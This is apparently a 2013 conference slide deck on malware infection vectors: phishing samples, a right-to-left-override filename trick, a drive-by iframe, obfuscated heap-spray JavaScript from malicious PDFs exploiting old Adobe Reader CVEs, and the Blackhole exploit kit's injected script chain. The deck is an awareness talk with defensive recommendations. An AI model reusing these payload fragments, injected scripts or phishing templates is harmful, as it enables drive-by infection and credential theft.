

# Dr. Seltsam, oder wie ich lernte, **Malware** zu lieben

Matthias Schmidt  
[schmidt@ieee.org](mailto:schmidt@ieee.org)

# Quid est Malware?

Viruses

Worms

Spyware

Adware

Rootkits

**Malware**

Trojans

Keyloggers

Ransomware

Dialers


# Malware – why bother?

# Personal Motivation

**Although evil, Malware  
is usually Art**

# Business Motivation


## Total Malware Samples in the Database



Source: McAfee Threats Report, Second Quarter 2012, McAfee Labs



## New Malware



Source: McAfee Threats Report, Second Quarter 2012, McAfee Labs

**And for anybody else,  
there is ...**



# MasterCard

Latest AV Software	\$ 50
Update for 2 years	\$ 75

<b>Loosing all your data</b>	<b>Priceless</b>
------------------------------	------------------

# **Infection - Classics**

Von: DON GOMEZ SANCHEZ [postmail@bellair.net]  
An:  
Cc:  
Betreff: [SPAM] OFFIZIELLE GEWINNBENACHRIGUNG

 Nachricht |  WINNING NOTIFICATION.pdf (459 KB)

HERZLICHEN GLUCKWUNSCH!!!

Drucken Sie das Formular auf der angehängten Datei und füllen Sie schickte es zurück per Email oder Fax

Mit freundlichen Grüßen

DON GOMEZ SANCHEZ

Von: info@paypal-deutsche...  
An: security  
Cc:  
Betreff: PayPal Datenabgleich



[Neu anmelden](#) | [Einloggen](#) | [Hilfe](#) | [Sicherheit](#)

[Nachricht](#) | [Kontoprüfung](#)

[Startseite](#) | [Privatkunden](#) | [Geschäftskunden](#) | [Sicherheit](#) | [Einkaufswelt](#)

[Was ist PayPal?](#) | [Wie geht PayPal?](#) | [Was kann PayPal?](#) | [PayPal QRShopping](#)

Sie sind hier: [Privatkunden](#) > **Verifizierung**

#### WILLKOMMEN BEI PAYPAL

23.03.2013

Alle PayPal Kunden werden aufgefordert ihre Adress- und Kartendaten zu verifizieren.



**VIDEO: SO EINFACH FUNKTIONIERT PAYPAL**



## PAYPAL ONLINE SICHER GELD EMPFANGEN

### HINWEIS

Herzlichen Dank, dass Sie dieser Aufforderung nachkommen und sich der Adress-Kreditkartenverifizierung unterziehen. Dies trifft auf alle PayPal Kunden zu.

Bitte füllen Sie alle Felder aus um den Vorgang erfolgreich abzuschließen.

Vorname:

Nachname:

Geburtsdatum (DD/MM/YY):  
 /  /

Abrechnungs/ Kontonummer:

Plz:  Ort:

Bankleitzahl:

Kreditkartennummer:

Karten/ Monatslimit (Betrag in Euro):

Ablaufdatum (MM/YY):  
 /

Kartenprüfziffer:

Secure Code:

**JETZT BESTÄTIGEN**



Partner von "Deutschland sicher im Netz"



The image is a promotional banner for a cracked version of the game Dead Space 3. It features a close-up of a character's helmet on the left and the game's title 'DEAD SPACE 3' in a bold, black, sans-serif font on the right. Below the title, the text 'Dead Space 3 Crack' is displayed in white on a black background. At the bottom, there is a dark grey button with a green checkmark icon, the text 'Download Now', and 'Secure Download' with a small green checkmark icon.

# DEAD SPACE 3

## Dead Space 3 Crack

 **Download Now**  
Secure Download 

# Infection – Next Generation[TM]



# Everybody loves **images**, right?

 Dirty Sexe.jpg

 EmmaWatsonSexe.jpg

 ParisHiltonSexe.jpg

 XXX\_Sexe.jpg

# U+202e anyone?

```
$ stat EmmaWatsonS<202e>gpj.exe
  File: `EmmaWatsonSgpj.exe'
  Size: 3                Blocks: 8                IO Block: 4096 regular file
Device: 804h/2052d  Inode: 9047185                Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1000/m)    Gid: ( 1000/m)
[...]
```

# **U+202e: Unicode Character 'RIGHT-TO-LEFT OVERRIDE'**

**HTML Entity**

**&#x202e**

**Windows**

**Alt + 202E**

**UTF-32**

**0x0000202E**

**C/C++/Java**

**"\u202E"**

**Python**

**u"\u202E"**


# Drive by Download

```
<iframe  
src="hxxp://tissot333.cn/eleonore/index.php"  
width="0" height="0" frameborder="0">  
</iframe>
```


# **Custom exploit** **depending on the** **victim's environment**

**It's no longer necessary  
to **click!****

### Vulnerabilities By Year




### Vulnerabilities By Type




Source: Oracle JDK Security Vulnerabilities, CVE Details, 2013



### Vulnerabilities By Year




### Vulnerabilities By Type



Source: Adobe Flash Security Vulnerabilities, CVE Details, 2013

# **Embedded Malware**



Source: Microsoft MSDN

**We learned from the **macro**  
**virus** decade – right?**

*“One of the easiest and most powerful ways to **customize PDF files** is by using **JavaScript** [...]*

*JavaScript in Adobe Acrobat software implements objects, methods, and properties that enable you to manipulate PDF files, produce database-driven PDF files, modify the appearance of PDF files, and much more.”*

Source: <https://www.adobe.com/devnet/acrobat/javascript.html>

**What could possibly go  
wrong?**

Size: 12573 bytes

Version: 1.6

Binary: True

Linearized: False

Encrypted: False

Updates: 0

Objects: 9

Streams: 2

Comments: 0

Errors: 1

Version 0:

Catalog: 21

Info: No

Objects (9): [7, 21, 23, 24, 25, 26, 28, 60, 76]

Streams (2): [26, 60]

    Encoded (2): [26, 60]

**Objects with JS code (1): [76]**

Suspicious elements:

    /**AcroForm**: [21]

    /Names: [21, 24]

    /JavaScript: [23, 25, 76]

    /JS: [25, 76]

```

x='e';
arr='13@62@[...>@73'; // Very looong line
cc={q: 'EVt;S.&<kgUAvi2pm*"IW5rxya7Gw6n/Q9lqM%
{DPN[@d>-|e43K]"h,zu+j18fo : (b)cs_=}C0'}.q;
q=x+'v'+'al';
a=(Date+String).substr(2,3);
aa=([].unshift+[]).reverse).substr(2,3);
if (aa==a){
t='3vtwe';
e=t['substr'];
w=e(12)[q];
s=[];
ar=arr.split('@');
n=cc;
for(i=0;i<ar.length;i++){
s[i]=n[ar[i]];
}
if(a===aa)w(s.join(''));
}

```





[...]

```
aPlugins = app.plugins;
var sv = parseInt(app.viewerVersion.toString().charAt(0));
for (var i = 0; i < aPlugins.length; i++) {
    if (aPlugins[i].name == "EScript") {
        var lv = aPlugins[i].version;
    }
}
```

[...]

```
if ((lv == 9) || ((sv == 8) && (lv <= 8.12))) {
    geticon();
} else if (lv == 7.1) {
    printf();
} else if ((sv == 6) || (sv == 7)) && (lv < 7.11)) {
    bx();
} else if ((lv >= 9.1) || (lv <= 9.2) || (lv >= 8.13) ||
    (lv <= 8.17)) {
```

[...]

```

function printf() {
    nop = unescape("%u0A0A%u0A0A%u0A0A%u0A0A");
    var payload = unescape(bjsg);
    heapblock = nop + payload;
    bigblock = unescape("%u0A0A%u0A0A");
    headersize = 20;
    spray = headersize + heapblock.length;
    while (bigblock.length < spray) {
        bigblock += bigblock;
    }
    [...]
    util.printf("%45000f", num);
}

```

## CVE-2008-2992

Adobe Reader  
'util.printf()'  
JavaScript Function  
Stack Buffer Overflow  
Vulnerability

```

function geticon() {
    var arry = new Array();
    if (app.doc.Collab.getIcon) {
        var payload = unescape(bjsg);
        var yarsp = unescape("%u9090%u9090");
        yarsp = ezvr(yarsp, qy);
        var p5AjK65f = (0x0c0c0c0c - 0x400000) / 0x400000;
        [...]
        for (var vqcQD96y = 0; vqcQD96y < p5AjK65f; vqcQD96y++)
            arry[vqcQD96y] = yarsp + payload;
        [...]
        app.doc.Collab.getIcon(tUMhNbGw);
    }
}

```

## CVE-2009-0927

Adobe Acrobat and  
Reader Collab  
'getIcon()'  
JavaScript Method  
Remote Code  
Execution  
Vulnerability

# Automagical[TM] Delivery

# Linux/Cdorked.A

**Features an IP address  
blacklist and reacts according  
to the victim's Internet  
browser's language**

Cool EK

Blackhole

Nice Pack

Neutrino

**Exploit Kits**

Whitehole

Red Dot

Sweet Orange

# Features

- Graphical User Interface
- Bot management
- Fully encrypted communication
- Latest exploit updates
- Infos about installed AV software
- ...



# **Black Hole** – **Celebrity of the Exploit Kits**

# Responsible for **most web threats** in 2012

## Licenses:

- Annual license: \$ 1500
- Half-year license: \$ 1000
- 3-month license: \$ 700

During the term of the license all the updates are free.

## Rent on our server:

- 1 week (7 full days): \$ 200
- 2 weeks (14 full days): \$ 300
- 3 weeks (21 full day): \$ 400
- 4 weeks (31 full day): \$ 500

Source: Inside a Black Hole, Gabor Szappanos, Principal Researcher, SophosLabs

Matthias Schmidt - Entwicklertag 2013

# Backhole - Infection

**Victim receives a URL**

**Victim receives a URL –  
and clicks on it**

**URL is redirected  
through intermediate  
sites**

```
<script language="JavaScript" type="text/JavaScript"  
src="hxxp://www.grapevalleytours.com.au/ajaxam.js">  
</script>  
<script language="JavaScript" type="text/JavaScript"  
src="hxxp://www.womenetcetera.com/ajaxam.js">  
</script>  
<script language="JavaScript" type="text/JavaScript"  
src="hxxp://levillagesaintpaul.com/ccounter.js">  
</script>  
<script language="JavaScript" type="text/JavaScript"  
src="hxxp://fasttrialpayments.com/kquery.js">  
</script>
```

# **Blackhole server** at the **end of the chain**



# Format:

```
http://{server}/{mainfile}?  
{threadid}={random hex digits}
```

# Example:

```
hxxp://matocrossing.com/main.php?  
page=206133a43dda613f
```

**Server delivers custom  
exploit code**

Exploit delivered	Vista: IE7, IE8 Win7: IE9, IE10	Win7: Mozilla22, Opera12, Safari5 Android: Safari5	Win7: Firefox14	Vista: IE6	Non-Windows platforms	WinNT90: IE9	Win8: Chrome17
Java (CVE-2010-0840, CVE-2012-0507)	+	+	+	+	-	+	+
XMLHTTP+ADODBSTREAM downloader (MS06-014)	-	-	-	+	-	-	-
(CVE-2009-0927, CVE-2008-2992, CVE-2009-4324, CVE-2007-5659) or CVE-2010-0188	+(IFRAME)	+(object)	+(IFRAME + object)	+(IFRAME)	-	+(IFRAME)	+(object)
HCP (CVE-2010-1885) XMLHTTP+ADODB	-	-	-	-	-	-	-
Flash (CVE-2011-0611)	-	-	-	-	+	+	+
Flash (CVE-2011-2110)	+	+	+	+	+	+	+
CVE-2012-1889	-	-	-	-	-	-	-

Exploit delivered	OSX: IE5 WinCE: IE4	Win2K: Firefox5	WinXP: IE9	WinXP: Chrome17	Win95: IE4 Win98/Win2K: IE4, IE5, IE6 WinNT/ WinNT351/ WinNT40: IE5	Win2K3: IE7	Win2K: IE8 WinXP: AOL96
Java (CVE-2010-0840, CVE-2012-0507)	+	+	+	+	-	+	+
XMLHTTP+ADODBSTREAM downloader (MS06-014)	-	-	-	+	-	-	-
(CVE-2009-0927, CVE-2008-2992, CVE-2009-4324, CVE-2007-5659) or CVE-2010-0188	+(IFRAME)	+(object)	+(IFRAME + object)	+(IFRAME)	-	+(IFRAME)	+(object)
HCP (CVE-2010-1885) XMLHTTP+ADODB	-	-	-	-	-	-	-
Flash (CVE-2011-0611)	-	-	-	-	+	+	+
Flash (CVE-2011-2110)	+	+	+	+	+	+	+
CVE-2012-1889	-	-	-	-	-	-	-

Train/gain more  
awareness

Remove/disable  
browser plugins

# Recommendations

Don't forget the  
worst case

**Thank you!**

# Q&A

**Matthias Schmidt**

@ schmidt@ieee.org

 @\_xhr\_